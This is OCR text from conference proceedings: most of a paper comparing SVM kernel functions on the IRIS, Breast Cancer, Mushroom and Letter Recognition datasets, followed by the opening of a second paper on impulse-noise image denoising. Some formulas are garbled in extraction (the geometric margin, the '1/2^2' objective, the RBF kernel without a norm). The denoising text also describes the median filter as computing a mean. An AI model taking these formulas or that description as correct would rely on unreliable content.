$$\begin{aligned} D = \big\{&(x_{1,}y_1), (x_{2,}y_2), (x_{3,}y_3), (x_{4,}y_4) \ldots\ldots..(x_{k,}y_k)\big\}, \\ &x \in R^n, y_j \in \{-1, 1\} \end{aligned} \tag{1}$$

where y_j can be -1 or 1 and specifies the group to which x_j belongs to. Further, x_j is an N-dimensional real vector. The SVM algorithm intends to identify a line that separates the two classes. To perform classification, it constructs a high or N-dimensional hyperplane. It has a concept of separating hyperplane, i.e., a decision boundary that maximizes the distance between two parallel planes and separates data set into classes. A straight line is returned as a decision boundary by SVM to partition the space into half if the data set is of two-dimensions and for three-dimensions, a decision boundary is a plane. In the case of 4 or high dimensional space, we use hyperplane for which we use the equation as indicated below:

$$\langle W, x\rangle + b = 0 \tag{2}$$

W Weight vector (perpendicular to (hyper) plane).
x Input vector/Vector of input features.
b Bias term.

The objective of SVM is to search for Maximum Margin Hyperplane (MMH) that generates maximum segregation between two classes or a set of vectors, without error. Space or the area left amidst the nearest point to the hyperplane or across both the group categories and the hyperplane itself is termed as the maximum margin classifier. According to the precise definition of the margin, we have functional margin and geometric margin that are based on the notion of prediction confidence and length amidst the data point and the segregating hyperplane, respectively. The intention behind the functional margin is expressed by the equation as follows:

$$y^{(i)}\big(W^T x + b\big) > 0 \tag{3}$$

$$\hat{\gamma}^{(i)} = y^{(i)}\big(W^T x + b\big) \tag{4}$$

Larger the quantity on LHS in the Eq. (3), the prediction will be more confident and correct. If it is smaller, then less confident. Parameter (w, b) can be scaled arbitrarily and the functional margin is dependent on the scale of (w, b). The expression for the functional margin of (w, b) for a given training set can be given as follows:

$$\hat{\gamma} = \min_{i=1,\dots,k} \widehat{\gamma}^{(i)} \tag{5}$$

The geometric margin represents the actual distance in space and it does not have any effect if we change the scale of (w, b) parameter. The functional margin becomes equivalent to geometric margin when $\|w\| = 1$. The expression for geometric margin can be given as shown below:

$$\gamma^{(i)} = y^{(i)}\left(\left(\frac{W}{W}\right)^{T} x^{(i)} + \frac{b}{W}\right) \tag{6}$$

$$\gamma = \min_{i=1,\dots,k} \gamma^{(\mathrm{i})} \tag{7}$$

The points from each class that is nearest to MMH are called support vectors. Each class can have more than one support vector but must be having at least one. Hence, even if the number of features increases, the support vector contributes in an efficient way to store the classification model. The Linear SVM objective can be defined by a set of constraints, according to the definition of functional margin of (w, b) as:

$$\begin{aligned}
&\text{set}\widehat{\gamma} = 1 \\
&\min_{\Upsilon, W, b} \frac{1}{2}^{2} \|W\|^2 \\
&\text{s.t} \quad y^{(i)}(W^T x^{(i)} + b) \geq 1, i = 1 \dots k
\end{aligned} \tag{8}$$

Since the data in real-world applications is linearly inseparable, we need to overcome the problems of linear separability (overfitting) and outliers. We add regularization to give the soft margin to the SVM algorithm. Even if there is any misclassification of the few points, it is still possible to meet the constraints of the quadratic programming. For this, we add a slack variable ξ and penalty parameter C, which helps in the minimization of the slack variable [2]. The parameter C controls the relative strength of the misclassification penalty.

$$\begin{aligned}
&\min_{\Upsilon, W, b} \frac{1}{2}\|W\|^2 + C\sum_{i=1}^{m} \xi_i \\
&\text{s.t} \quad y^{(i)}(W^T x^{(i)} + b) \geq 1 - \xi_i, i = 1 \dots k \\
&\xi_i \geq 0, i = 1 \dots k
\end{aligned} \tag{9}$$

The Lagrange concept has been used in evolving the purpose of SVM. We used Karush Kuhn Tucker (KKT) conditions to be able to formulate and determine the dual of the equation.

The computation of the solution to the optimization problem becomes simple. The optimization problem (primal) can be given as:-

$$\min_{\Upsilon, W, b} \frac{1}{2}\|W\|^2$$
$$\text{s.t} \quad y^{(\mathrm{i})}(W^{\mathrm{T}}x^{(\mathrm{i})} + b) \geq 1, i = 1\ldots\ldots k \tag{10}$$

The equivalent dual form can be expressed as:

$$\max_{\alpha} W(\alpha) = \sum_{i=1}^{k}\alpha_i - \frac{1}{2}\sum_{i=1}^{k}\sum_{j=1}^{k} y^{(i)}y^{(j)}\alpha_i\alpha_j < x^{(i)}, x^{(j)} >$$
$$\text{s.t} \quad \alpha_i \geq 0, i = 1\ldots.k$$
$$\sum_{i=1}^{k}\alpha_i y^{(i)} = 0 \tag{11}$$

As we can see the dot product expressed above in the dual form of the equation can also be applicable for kernel function by substituting it in place of the dot product. The newly formulated equation becomes feasible for any non-linearly dissociable data. SVM is also capable of performing non-linear classification by deploying kernel trick that implicitly maps and transform input features to high or infinite-dimensional feature space. The calculation of the dot product in feature space is determined by kernel estimation in input space [3].

$$K(x, x') = \emptyset^{\mathrm{T}}(x)\emptyset\left(x'\right) \tag{12}$$

Train

$$\max_{\propto} \sum_{i=1}^{k}\alpha_i - \frac{1}{2}\sum_{i=1}^{k}\sum_{j=i}^{k} \propto_i \propto_j \; y^{(i)}y^{(j)}K\left(x^{(i)}, x^{(j)}\right) \tag{13}$$

Predict

$$\hat{y} = \mathrm{sign}\left(\sum_{\mathrm{i=1}}^{\mathrm{k}}\alpha_{\mathrm{i}}\mathrm{y}^{(\mathrm{i})}\mathrm{K}\left(\mathrm{x}^{(\mathrm{i})}, \mathrm{x}\right) + \mathrm{b}\right) \tag{14}$$

This paper emphasizes on comparative analysis that comprises of the outcomes from both SVMs with linear kernel and SVMs with the non-linear kernel functions.

The brief information of the datasets used for analytical testing is depicted above in Table 1. All the datasets (IRIS, Breast Cancer Wisconsin (Diagnostic), Mushroom,

Table 1 Summary of proposed datasets

Dataset names	Size	No. of features	No. of classes	Description
IRIS DS	150	4	3	Type of iris plant
Breast cancer DS	569	30	2	Attributes of the cell of nuclei derived from the images
Mushroom DS	8124	22	2	23 species of gilled mushrooms
Letter recognition DS	20,000	16	26	Information based on black and white pixel of characters

Letter Recognition) mentioned in the table are collected from the UCI machine learning repository [4]. All of them used for this analytical research are of different sizes, features and classes that facilitated the study of different kernel functions (linear and non-linear). The dataset with many features and size will have an extreme effect on prediction for different non-linear kernel functions.

The non-linear kernels in the SVM algorithm are robust classifiers and have gained acceptance due to its high accuracy. As a result, they have good support with SVM and are simple to use than neural networks. They are less prone to overfitting and are not extremely changed by noisy data [5]. Non-linear kernels still suffer from three limitations:

1. Prior testing is required for different kernels and model parameters to find the best model.
2. The computational complexity and high training time for a large number of features and instances for any input data.
3. Tough interpretation of results in a complicated model.

The composition of this paper is demonstrated in the following manner. The introduction of kernel function and SVM [6] algorithm is presented in Sect. 1, while relevant research work performed in the past by researchers are shown in Sect. 2. The brief insight and discussion on five types of kernel used for experimentation and study are depicted in Sect. 3. The outcome of the research on the Kernel functions has been undertaken in Sect. 4 along with comparative analysis. This section also includes the flow chart of the SVM algorithm and is divided into three subsections that include data summary, implementation and comparative analysis. In the end, the paper is winded up by outcomes (conclusion) with future scope in Sect. 5.

2 Literature Review

Wu et al. [7], worked on developing and testing kernel by merging two kernels, i.e., polynomial and RBF kernel that conform to mercer condition. The accumulation of their properties brings about reinforced precision in prediction compared to the individual kernel on different values of $\mathcal{K}$. Chang et al. [8], proposed a strategy in which the width of the kernel can be scaled by assimilation of knowledge of spatial distribution to boost training technique [9]. This method mitigates the trade-off loss and has been validated for its feasibility. Pulak et al. [10], proposed the application of SVM in weblogs to detect browsing habits, using Gaussian RBF and polynomial kernel. Their outcomes demonstrate the superior performance of GRBF kernel with higher accuracy. Afifi et al. [11], proposed a novel kernel function called polynomial radial basis function (PRBF) obtained from their two chief kernels. The investigation and analysis of the recommended kernel demonstrate exceptional precision in classification for SVM for complex, non-linearly separable datasets with considerable features or attributes, except few of the datasets. Ghanty et al. [12], proposed an amalgamated architecture that was based on two cascaded modules; the first module which picks unique characteristics is feature extraction module and the second module that categorizes data based on the output of the first module is classification module. To wipe out the strict need of SVM on the decision of kernel, they used a multilayered perception (MLP) neural network and SVM is respective modules. They named this model as NeuroSVM that has comparatively shown intensified performance. Madzarov and Gjorgjevikj [13], introduced a new technique to resolve multiclass problems by incorporating the features of SVM and Decision trees, i.e., SVM-DTA. This revolutionary architecture breaks the multiclass problem into a sequence of binary problems by taking advantage of Mahalanobis distance measures at the kernel space. The outcomes of the study on the problem proved the method to be faster to train than other methods with comparable accuracy of multiclass problems (Table 2).

Table 2 Application areas of SVM

Application area	Description
Speech emotion recognition	The SVM algorithm with its multiple kernels has demonstrated extensive use in speech emotion classification, which is the domain concerned with sound features extraction and speech emotion identification model With revolutionary techniques, it has been replaced with deep learning algorithms and it is commonly used in Human–Computer interaction and telecommunications [14, 15]
Healthcare	In healthcare domains, the utilization of novel architectures of kernel functions in SVM has established proficiency in identifying problems in medical image processing. Hence effective systems have been developed using models based on SVM to assist and ease the diagnosis efforts of physicians [16, 17]
Telecommunication	The layout of the telecommunication structure is notably influenced by traffic load in the monthly busy hour By suitable tuning parameters of kernel functions, the problem could be settled by yielding the best possible prediction accuracy [18, 19]

3 Types of Kernels in SVM Algorithm

1. ***Linear Kernel***

   It is one of the elementary kernel that is expressed as the dot product of the features plus the constant C that is optional. It does not transform data and therefore it is unfit for large datasets. It is used when the class boundaries are linear.

$$K\left(x, x'\right) = x^T.x' \tag{15}$$

2. ***Gaussian Radial Basis Function (RBF) Kernel***

   The RBF kernel is considered as prominent as well as the default kernel. The Eq. (16) shows its similarity with the Gaussian kernel. It corresponds to infinite-dimensional features. This kernel is applied to the data that has conditional probability distribution close to the Gaussian function. The accuracy of the results can be improved by adjusting the parameter γ (Gaussian precision) and equivalent C (constant of regularization).

$$\begin{aligned} K\left(x, x'\right) &= \exp\left(-\gamma x - x'^2\right) \\ \gamma &= \frac{1}{2\sigma^2} \end{aligned} \tag{16}$$

3. ***Polynomial Kernel***

   The equation which gives the interpretation of the polynomial kernel is expressed as follows (17).

$$K(x, x') = (x^T.x' + c)^d \tag{17}$$

   It is a non-stochastic kernel estimate with the polynomial degree, '*d*', and parameter *C*, which controls the influence of the higher-order and lower-order terms. Overfitting of data occurs in the case of a high degree kernel.

4. ***Laplacian Kernel***

   Laplacian Kernel is defined as:

$$K(x, x') = \exp\left(-\frac{\|x - x'\|}{\sigma}\right) \tag{18}$$

   It illustrates the similar behavior as the Gaussian RBF Kernel and is equivalent to the exponential kernel, hence it is a general-purpose kernel. The only difference lies in the fact that it is less sensitive to the σ parameter. Due to its nature, it may be used for prior testing on any unknown sample data to find the best model.

5. ***Sigmoid Kernel***

The sigmoid kernel is related to neural networks. Since it is not always a valid kernel, it is inefficient than other kernels and not recommended to use [20]. To get high accuracy, the parameter γ and r are chosen appropriately.

$$K(x, x') = \tan h(\gamma x^T x' + r) \tag{19}$$

4 Experimental Work

This experimental report primarily ruminates around diverse kernels used in the SVM algorithm. The five types of kernels are applied on four datasets, namely, Linear kernel and Non-linear kernel including Polynomial kernel, Sigmoid kernel, Laplacian kernel and Gaussian RBF kernel. The precision of the predicted outcomes of each of the kernels has been analyzed and differentiated based on their parameters. Apart from this, the prediction competency and reliability of Kernel-SVM algorithms have also been assessed by us based on the parameter of the Polynomial kernel, Laplacian kernel and RBF kernel (Gaussian).

A. *Dataset Summary*
To perform test and analysis on all the four datasets, we have chosen them in pursuant to different instances, classes, and features. Firstly, IRIS dataset has been used which is the smallest in size containing the sum total of 150 instances in 3 classes. Each of the class labels specifies a distinct category of the IRIS plant and four characteristics have been used in this dataset as attributes to differentiate the breeds specified in the 3 groups. The second dataset used for our study is Breast Cancer Wisconsin (Diagnostic) that includes a total of 569 instances and 30 features of attributes that have been derived from images of cell nuclei. This dataset contains only 2 classes. The Mushroom dataset undertaken for the study is a dataset comprising of 2 classes (edible or poisonous) with 8124 total instances and 22 features. The summary coincides with 23 breeds of gilled mushrooms that belong to hypothetical samples. Lastly, the Letter Recognition dataset is also used for experimentation comprising 26 classes of alphabets with 20,000 instances and 16 features, derived from the pixel display of 26 capital letters of alphabets (in English). The analysis and comparison were done on their outcomes to conclude to determine the suitable and efficient non-linear kernels for each of the datasets used.

B. *Implementation*
Figure 1 is a flow chart that delivers a brief explanation of the functioning of the SVM algorithm that can be engaged for any classification task. It begins with the preprocessing of a dataset and feature extraction. If the dataset is in an ordered form, then we blend it to make it shuffled. After formatting the dataset, perform feature scaling or normalization. This is followed by the division of the sample data into a desirable ratio that is later labeled as training and test data

sets. Data in the training set along with labels are passed to the training model for a specific kernel in SVM. Model parameters are tuned for the intended accuracy that is later used for prediction. The precision of the prediction is analyzed and evaluated in the final step. For this research, the performance metrics of several kernels are compared to find the competent kernel and it is carried out using R programming.

C. *Comparison Between Different Kernel Functions*
In the SVM algorithm, the choice of the kernel is essential and its performance chiefly grounds on the type of kernel. Each one of the kernel functions carries some limitations and strengths and its suitability largely depends on the complexity of the dataset. In this paper, we investigate five kernels mentioned in Table 3. Table 3 shows the different dataset names, size of each dataset, kernel function type used for performing classification task, percentage of correctly classified instances, or prediction accuracy. The experimental result shows that the Laplacian kernel gives the best prediction accuracy and outperforms other




Fig. 1 Flowchart of SVM algorithm

non-linear kernels on all datasets with the accuracy of 100% in IRIS, 98.23% in Breast Cancer, 100% in Mushroom and 97.53% in Letter Recognition dataset. It shows the best performance from a small dataset size to the large one. The accuracy of the Laplacian kernel is followed by the radial basis function kernel that also shows good performance in a large dataset like Letter Recognition with the prediction accuracy of 96.98%. Figure 2 is a comparison graph and delivers a graphical representation of the prediction precision of five kernels for correctly classified instances on four different datasets. The low performance is given by the sigmoid kernel. From Table 3, it can be interpreted that smaller the dataset then the accuracy does not differ for each kernel but for a complex and large dataset, the Laplacian kernel and Gaussian RBF kernel are more accurate than the polynomial kernel, linear kernel and sigmoid kernel for any classification task.

Table 3 Accuracy of predictions of all kernels on different datasets

Dataset name	IRIS DS	Breast cancer DS	Mushroom DS	Letter recognition DS
Kernel type/Size	150	569	8124	20,000
Linear kernel	100.00%	96.46%	100.00%	85.96%
RBF kernel	100.00%	93.80%	100.00%	96.98%
Polynomial kernel	100.00%	97.35%	98.89%	89.58%
Laplacian kernel	100.00%	98.23%	100.00%	97.53%
Sigmoid kernel	100.00%	92.92%	98.83%	47.28%




Fig. 2 Comparison of accuracies of predictions of all kernels on different datasets

1. *Gaussian Radial Basis Function Kernel*

Table 4 shows the accuracy of the prediction vs. the values of γ using a Radial Basis Function kernel (Gaussian) for all datasets. We get the maximum accuracy at $\gamma = 0.4$ for IRIS, 0.1 for Breast Cancer, 0.1 for Mushroom and 0.4 for Letter Recognition, keeping the cost parameter 1.0 for every dataset. Figure 3 is a graphical representation of the prediction precision on implementing radial basis function kernel (Gaussian) for all datasets.

2. *Polynomial Kernel*

The precision of prediction versus the values of degree, '*d*' using the polynomial kernel is depicted in Table 5 for all of the datasets. We get the maximum accuracy

Table 4 Accuracy of predictions of RBF kernel for different values of γ

Dataset names	IRIS DS	Breast cancer DS	Mushroom DS	Letter recognition DS
γ/Size	150	569	8124	20,000
0.1	100.00%	93.80%	100.00%	95.63%
0.4	100.00%	92.04%	100.00%	96.98%
0.5	100.00%	83.19%	100.00%	96.95%
1.0	100.00%	62.83%	100.00%	94.53%
2.0	100.00%	62.83%	99.69%	85.18%
3.0	100.00%	62.83%	93.29%	71.09%
4.0	100.00%	62.83%	69.05%	71.09%
5.0	100.00%	62.83%	51.82%	46.63%




Fig. 3 RBF kernel accuracy versus γ

at $d = 1$ for IRIS, 1 for Breast Cancer, 1 for Mushroom and 2 for Letter Recognition, keeping the cost parameter 1.0 for every dataset. The graph (Fig. 4) delivers a graphical representation of the prediction precision on implementing the polynomial kernel for all datasets.

3. *Laplacian Kernel*

Table 6 shows the accuracy of the prediction vs. the values of $\boldsymbol{\sigma}$ using the Laplacian kernel for all datasets. We get the maximum accuracy at $\boldsymbol{\sigma} = 1$ for IRIS, 0.01 for Breast Cancer, 1 for Mushroom and 0.1 for Letter Recognition, keeping the cost parameter 10 for every dataset. The graph (Fig. 5) delivers a graphical representation of the prediction precision on implementing the Laplacian kernel for all datasets.

Table 5 Accuracy of predictions of polynomial kernel for different values of *d*

Dataset names	IRIS DS	Breast cancer DS	Mushroom DS	Letter recognition DS
d/Size	150	569	8124	20,000
1	100.00%	97.35%	98.89%	84.33%
2	86.67%	78.76%	97.91%	89.58%
3	90.00%	87.61%	94.95%	88.58%




Fig. 4 Polynomial kernel accuracy versus *d*

Table 6 Accuracy of prediction of Laplacian kernel for different values of σ

Dataset names	IRIS DS	Breast cancer DS	Mushroom DS	Letter recognition DS
$\boldsymbol{\sigma}$ /size	150	569	8124	20,000
1	100.00%	94.69%	100.00%	96.50%
0.1	100.00%	96.46%	100.00%	97.53%
0.01	100.00%	98.23%	99.69%	93.23%
0.001	93.33%	92.04%	98.46%	79.51%
0.0001	93.33%	70.80%	92.00%	39.53%




Fig. 5 Laplacian kernel accuracy versus σ

5 Conclusion

The comparison of five kernel functions that have been carried out in the SVM algorithm: linear kernel and non-linear kernels including Radial Basis Function (Gaussian) kernel, Sigmoid kernel, Polynomial kernel and Laplacian kernel. We found that the precision of Laplacian kernel surpasses all non-linear kernels from small datasets to complex and large datasets. Apart from this, the Gaussian RBF kernel gives the prediction accuracy as good as Laplacian kernels. We also studied and performed analysis on the change in prediction accuracy with change in parameters of polynomial, Laplacian and RBF kernel. Every application has a scope for improvement with deep learning or other hybrid architecture and models. As a future extension to this work, we intend to use the hybrid architecture of kernel and further plan to study the performance of unique and distinct models.

References

1. Bhaskar S, Singh VB, Nayak AK (2014) Managing data in SVM supervised algorithm for data mining technology. In: 2014 conference on IT in business, industry and government (CSIBIG). IEEE, pp 1–4
2. Yang Y, Li J, Yang Y (2015) The research of the fast SVM classifier method. In: 2015 12th international computer conference on wavelet active media technology and information processing (ICCWAMTIP). IEEE, pp 121–124
3. Murty MN, Raghava R (2016) Kernel-based SVM. In: Support vector machines and perceptrons. Springer, Cham, pp 57–67
4. Dua D, Graff C (2019) UCI machine learning repository [http://archive.ics.uci.edu/ml]. University of California, School of Information and Computer Science, Irvine, CA
5. Fadel S, Ghoniemy S, Abdallah M, Sorra HA, Ashour A, Ansary A (2016) Investigating the effect of different kernel functions on the performance of SVM for recognizing Arabic characters. Int J Adv Comput Sci Appl 7(1):446–450
6. Steinwart I (2001) On the influence of the kernel on the consistency of support vector machines. J Mach Learn Res 2(Nov):67–93
7. Wu X, Tang W, Wu X (2012) Support vector machine based on hybrid kernel function. In: Information engineering and applications. Springer, London, pp 127–133
8. Chang Q, Chen Q, Wang X (2005) Scaling Gaussian RBF kernel width to improve SVM classification. In: 2005 international conference on neural networks and brain, vol. 1. IEEE, pp 19–22
9. Yue S, Li P, Hao P (2003) SVM classification: Its contents and challenges. Appl Math-A J Chin Univ 18(3):332–342
10. Sahoo P, Behera AK, Pandia MK, Dash CSK, Dehuri S (2013) On the study of GRBF and polynomial kernel based support vector machine in web logs. In 2013 1st international conference on emerging trends and applications in computer science. IEEE, pp 1–5
11. Afifi A (2013) Improving the classification accuracy using support vector machines (SVMS) with new kernel. J Glob Res Comput Sci 4(2):1–7
12. Ghanty P, Paul S, Pal NR (2009) NEUROSVM: an architecture to reduce the effect of the choice of kernel on the performance of SVM. J Mach Learn Res 10(3)
13. Madzarov G, Gjorgjevikj D (2009) Multi-class classification using support vector machines in decision tree architecture. In: IEEE EUROCON 2009. IEEE, pp 288–295
14. Ke X, Zhu Y, Wen L, Zhang W (2018) Speech emotion recognition based on SVM and ANN. Int J Mach Learn Comput 8(3):198–202
15. Shah RD, Anil D, Suthar C (2016) Speech emotion recognition based on SVM using MATLAB. Int J Innovative Res Comput Commun Eng 4(3)
16. Huang YP, Nashrullah M (2016) SVM-based decision tree for medical knowledge representation. In: 2016 international conference on fuzzy theory and its applications (iFuzzy). IEEE, pp 1–6
17. Kumar MS, Kumaraswamy YS (2012) An improved support vector machine kernel for medical image retrieval system. In: International conference on pattern recognition, informatics and medical engineering (PRIME-2012). IEEE, pp 257–260
18. Vranjković V, Struharik R (2011) New architecture for SVM classifier and its application to telecommunication problems. In: 2011 19th telecommunications forum (TELFOR) proceedings of papers. IEEE, pp 1543–1545
19. Han R, Jia Z, Qin X, Chang C, Wang H (2009) Application of support vector machine to mobile communications in telephone traffic load of monthly busy hour prediction. In: 2009 fifth international conference on natural computation, vol. 3. IEEE, pp 349–353
20. Lin HT, Lin CJ (2003) A study on sigmoid kernels for SVM and the training of non-PSD kernels by SMO-type methods. submitted to Neural Comput 3(1–32):16

Two-Phase Image Denoising Using Hough Transform

Shaveta Rani, Yogesh Chhabra, and Kamal Malik

Abstract Advancement in applications requires more efficient image denoising techniques as it is still an unexplored area for the researchers. The crucial step in image denoising process is detection of noisy pixel, where over and under detection may affect the desire outcomes. Random impulse noise is difficult to remove because it appears randomly on the image, and most filters fail to identify all damaged pixels. To remove random impulse noise, we proposed two-step sequential algorithm, in the first step, ROAD-TGM filter ensure accurate noise estimation by avoiding over and under selection of noisy pixels. The second step performs image restoration using Hough transform method. Hough transform technique is used to extract features form images and by using these features, we restore the damaged pixel by the mean of undamaged pixel. In comparison with other well-known methods, the results of proposed method indicate that our restored images show a substantial change.

Keywords Hough transform · Denoise · Restoration · PSNR

1 Introduction

An image's applications are diverse, ranging from a finger print scanner to face identification and biological image processing. The images we use every day include numerous pieces of information that can be used by various applications. As a result, it is crucial to keep the images in their original condition. This is a challenging undertaking since it is difficult to avoid situations where noise might influence the image. The clarity of digital images is frequently damaged by impulsive noise while image capturing and storing processes. Impulsive noise is a type of noise which corrupts the image with peak high values and peak low values. As these both steps

S. Rani (✉) · K. Malik
Department of Computer Science and Application, CT University, Ludhiana, Punjab, India
e-mail: Shavetabawa@pau.edu

Y. Chhabra
Department of Electronics and Communication, CT University, Ludhiana, Punjab, India

D. Gupta et al. (eds.), *International Conference on Innovative Computing and Communications*, Lecture Notes in Networks and Systems 492,
https://doi.org/10.1007/978-981-19-3679-1_57

are unavoidable, it is become critical to reduce noise before using the image for further processing [1–4]. Denoising is a process of repairing a damaged image and restored as close to the original image. As previously stated, images are impacted by a variety of noises, but impulse noise is the most common form of noise that typically affects images, and its influence on the digital image is the most substantial in contrast to other noises [5–9]. Additionally, phases and equipment used in the image capturing process, such as the camera sensor, image quantification, and signal amplification, cause disruptions and can be difficult to comprehend and evaluate for further processing. The goal of denoising is to decrease intensity differences within each part of the image while maintaining scene authenticity: switching between homogenous regions and important aspects of the image should be kept for the greatest quality [10–14]. Quantitative metrics are necessary to ascertain algorithm performance and to analyze operational capabilities. Various parameters are available for this purpose, but the most acceptable or desired parameter is Peak signal to noise ratio (PSNR). This paper compares the performance of several denoising methods and explains how to determine which algorithm should deploy for accurate results. Furthermore, we concentrate on assessing images at various noise levels in order to determine the overall efficiency of the proposed algorithm. This manuscript is arranged as given: In Sect. 2, related work is discussed. Section 3 covers the methodology. Section 4 represent the results and discussion. Section 5 entails conclusion.

2 Related Work

Disruptions will degrade the image quality through each stage of the image acquisition process. These disruptions can be scratches on image, dust on image, camera lenses, movement at the time of capturing, and error while transmitting data. The term used to describe these types of disruptions is “image noise”. To suppress image noise, various techniques are introduced which mainly categories as linear filter and nonlinear filter [15]. As every methods has there pros and cons, the major disadvantage of linear filter is that it applied evenly on the whole image either pixels are damaged or not. The most commonly used standard nonliner filter is median filter (MF) [16, 17]. It works by calculating the mean value of neighboring pixel but this filter works only when noise levels are low. In case of high noise level, the denoised image lost its detail and become blurry too. To overcome this, various modified forms of median filter are used like Decision-Based Median Filter (DBMF) [18], Center-Weighted Median Filter [19], Progressive Switching Median Filter (PSMF) [20], Iterative Median Filter (IMF) [21], Different Applied Median Filter (DAMF) [22], and Adaptive Center Median Filter (ACMF) [23]. They also applied uniformly across the image, regardless of whether the pixel is corrupted or not. The only disadvantage of this approach is that it changes the original pixels as well. Nonlinear techniques were designed to solve this problem, which could only operate on noisy pixels. Nonlinear filter works in two phases. In first phase, only corrupted pixels from the noisy image are detected. In second phase, noise suppress algorithms are used to restore the detected damaged pixels from the degraded image. DBMF works effectively in low and mid-level noise, but it blurs images in high-level noise conditions. The CWMF method improves closeness to original values by giving more weight to the window's center values. This approach produces superior aesthetic results, but when more values in the chosen window get damaged owing to excessive noise density, its performance deteriorates. PSMF is a different switching method in which noise is first identified and then iteratively restored. The current iteration's pixel values are used to calculate the pixel value in the following iteration. The DAMF method was designed to deal with a variety of impulsive noise. It can effectively denoise all forms of impulse noise, although its effectiveness drops dramatically as the noise density increases. For high-density impulse noise removal, IMF uses a fixed window base iterative technique. This procedure is quite promising and produces the required outcomes. Since the IMF [21] uses a fixed window to speed up the process, it also reduces its accuracy when the window contains a lot of noise. There are some other techniques which used trimmed values to prevent the influence of noise on the approximation of the original value. Another prominent two-stage technique for identification and restoration is Rank-Ordered Absolute Difference (ROAD) [15] with Trimmed Global Mean (TGM) [15] where first stage is concerned with noise identification and the second stage is concerned with achieving the required restoration.

3 Methodology

